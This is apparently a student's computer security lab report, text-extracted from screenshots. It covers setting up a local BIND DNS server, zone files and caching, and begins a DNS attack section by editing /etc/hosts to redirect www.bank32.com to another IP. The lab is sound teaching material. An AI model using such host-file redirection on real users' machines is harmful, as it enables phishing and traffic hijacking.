


James Oswald
ICSI 424 Computer Security

Lab Tasks (Part I): Setting Up a Local DNS Server


Task 1: Configure the User Machine

I begin by running 3 VMs and gretiving their IP addresses.



```
[11/23/20 JO481765]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 0

          inet addr:10.0.2.4  Bcast:10.
```

```
[11/23/20 JO481765]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 0

          inet addr:10.0.2.5  Bcast:10.
```

```
[11/23/20 JO481765]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 0

          inet addr:10.0.2.6  Bcast:10.
```

I will use 10.0.2.4 as the User Machine, 10.0.2.5 as the attacker, and 10.0.2.6 as the DNS server.

I edit the file /etc/resolvconf/resolv.conf.d/head to include the line nameserver 10.0.2.6 to resolve issues with DHCP, despite the warning that I shouldn’t edit this file by hand



```
[11/23/20 JO481765]seed@VM:~$ sudo nano  /etc/resolvcon
f/resolv.conf.d/head
```

Adding the line by hand against my better judgement.




```
  GNU nano 2.5.3 File: ...resolv.conf.d/head

# Dynamic resolv.conf(5) file for glibc resolver(3) g
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES W
nameserver 10.0.2.6

                        [ Wrote 3 lines ]
^G Get Help   ^O Write Out ^W Where Is   ^K Cut Text
^X Exit       ^R Read File ^\ Replace    ^U Uncut Text
```

Then running resolvconf so that the change take effect.




```
[11/23/20 J0481765]seed@VM:~$ sudo resolvconf -u
[11/23/20 J0481765]seed@VM:~$
```

To ensure this works properly I test it out by running dig facebook.com to make sure it uses my DNS server.




```
[11/23/20 J0481765]seed@VM:~$ dig facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> facebook.com
;; global options: +cmd
;; Got answer:
```

Sure enough I see that it correctly Identifies and uses my DNS server at 10.0.2.6




```
;; Query time: 412 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Mon Nov 23 19:14:21 EST 2020
;; MSG SIZE  rcvd: 300
```

Task 2: Set up a Local DNS Server
Step 1: Configure the BIND 9 server.
I begin by editing in the option block for the BIND 9 server with a dump file.




```
[11/23/20 JO481765]seed@VM:~$ sudo nano /etc/bind/named
.conf.options
```

While looking through the options I see that the dump file has already been set to the name specified in the lab instructions.




```
 GNU nano 2.5.3 File: ...named.conf.options

        // Uncomment the following block, and insert t$
        // the all-0's placeholder.

        // forwarders {
        //[redacted]0.0.0.0;
        // };

        //============================================$
        // If BIND logs error messages about the root $
        // you will need to update your keys.  See htt$
        //============================================$
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
```

Step 2: Turn off DNSSEC.
As with the dump file, I note this has already been configured as well



```
// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
```


Step 3: Start DNS server
Despite the fact that I never had to make any edits to these option file since they were all already set, I restart the bind9 service anyway.



```
[11/23/20 JO481765]seed@VM:~$ sudo service bind9 restar
t
```


Step 4: Use the DNS server.

I open a wireshark instance on the DNS server and ping google on the user machine:




```
[11/23/20 J0481765]seed@VM:~$ ping google.com
PING google.com (172.217.7.14) 56(84) bytes of data.
64 bytes from lga25s56-in-f14.1e100.net (172.217.7.14):
 icmp_seq=1 ttl=113 time=7.90 ms
64 bytes from lga25s56-in-f14.1e100.net (172.217.7.14):
 icmp_seq=2 ttl=113 time=10.3 ms
^C
--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time
 1000ms
rtt min/avg/max/mdev = 7.905/9.132/10.360/1.231 ms
[11/23/20 J0481765]seed@VM:~$
```

Looking at wireshark on the DNS machine we see it making the User machine sending the query, us forwarding the query to another DNS, receiving a reply and then forwarding that reply back to the user machine.



No.	Time	Source	Destination	Protocol
1	2020-…	10.0.2.4	10.0.2.6	DNS
2	2020-…	10.0.2.6	216.239.32.10	DNS
3	2020-…	216.239.32…	10.0.2.6	DNS
4	2020-…	10.0.2.6	10.0.2.4	DNS
5	2020-…	RealtekU_1…	Broadcast	ARP
6	2020-…	10.0.2.4	10.0.2.6	DNS
7	2020-…	10.0.2.6	10.0.2.4	DNS
8	2020-…	PcsCompu_b…	RealtekU_12:35:00	ARP
9	2020-…	RealtekU_1…	PcsCompu_b3:d2:0f	ARP
10	2020-…	PcsCompu_e…	PcsCompu_b3:d2:0f	ARP
11	2020-…	PcsCompu_b…	PcsCompu_e9:ef:03	ARP
12	2020-	PcsCompu_b	PcsCompu_e9:ef:03	ARP

We can see the cache in action when I re-run the ping on the user machine and look at wireshark.




19	2020-…	fe80::b9f…	ff02::fb	MDNS
20	2020-…	10.0.2.4	10.0.2.6	DNS
21	2020-…	10.0.2.6	10.0.2.4	DNS
22	2020-…	10.0.2.4	10.0.2.6	DNS
23	2020-…	10.0.2.6	10.0.2.4	DNS
24	2020	PcsCompu_e	PcsCompu_b3:d2:0f	ARP


Now we see that google.com is cached on our DNS server so we don’t need to reach out to another DNS server to ask for its IP.

Task 3: Host a Zone in the Local DNS Server
Step 1: Create zones.

Despite the comments in /etc/bind/named.conf telling me to put zones in /etc/bind/named.conf.local, I ignore this and proceed as instructed by the lab and place them directly in /etc/bind/named.conf




```
[11/23/20 J0481765]seed@VM:~$ sudo nano  /etc/bind/name
d.conf
```




```
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

Step 2: Setup the forward lookup zone file
Writing the example.com.db forward lookup zone file.




```
  GNU nano 2.5.3        New Buffer                Modified

$TTL 3D         ; default expiration time of all resou$
                ; their own TTL
@ IN SOA ns.example.com. admin.example.com. (
1        ; Serial
8H       ; Refresh
2H       ; Retry
4W       ; Expire
1D )     ; Minimum
@ IN NS ns.example.com.           ;Address of nameserv$
@ IN MX 10 mail.example.com.      ;Primary Mail Exchan$
www IN A 192.168.0.101            ;Address of www.exam$
mail IN A 192.168.0.102           ;Address of mail.exa$
ns IN A 192.168.0.10              ;Address of ns.examp$
*.example.com. IN A 192.168.0.100 ;Address for other U$
                                  ; the example.com do$


File Name to Write: example.com.db
^G Get Help    M-D DOS FormaM-A Append     M-B Backup File
^C Cancel      M-M Mac FormaM-P Prepend    ^T To Files
```

Step 3: Set up the reverse lookup zone file.
Writing the reverse lookup zone file




```
  GNU nano 2.5.3        New Buffer            Modifi

$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
        1
        8H
        2H
        4W
        1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.

File Name to Write: 192.168.0.db
```

Step 4: Restart the BIND server and test.
I begin by restarting the bind9 service so my changes to the config takes effect.




```
[11/23/20 J0481765]seed@VM:.../bind$ sudo service bind9
 restart
[11/23/20 J0481765]seed@VM:.../bind$
```

I run dig on www.example.com and observe that the DNS server returned the exact info we specified in the lookup zone file for www.example.com




```
[11/23/20 J0481765]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 495
```



```
;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168
.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.exam
ple.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168
.0.10
```


Lab Tasks (Part II): Attacks on DNS
Task 4: Modifying the Host File

I begin by checking the IP obtained when pining www.bank32.com before editing the host file.




```
[11/24/20 JO481765]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (
34.102.136.180): icmp_seq=1 ttl=114 time=5.65 ms
```

Next I change the hosts file to redirect www.bank32.com to my personal website's IP.




```
[11/24/20 JO481765]seed@VM:~$ sudo nano /etc/hosts
```



```
127.0.0.1       www.seedlabclickjacking.com
192.185.13.60   www.bank32.com
```

I now run ping again and observe that it redirects to the IP I specified in hosts, to my personal website's IP.




```
[11/24/20 JO481765]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (192.185.13.60) 56(84) bytes of dat
a.
64 bytes from www.bank32.com (192.185.13.60): icmp_seq=
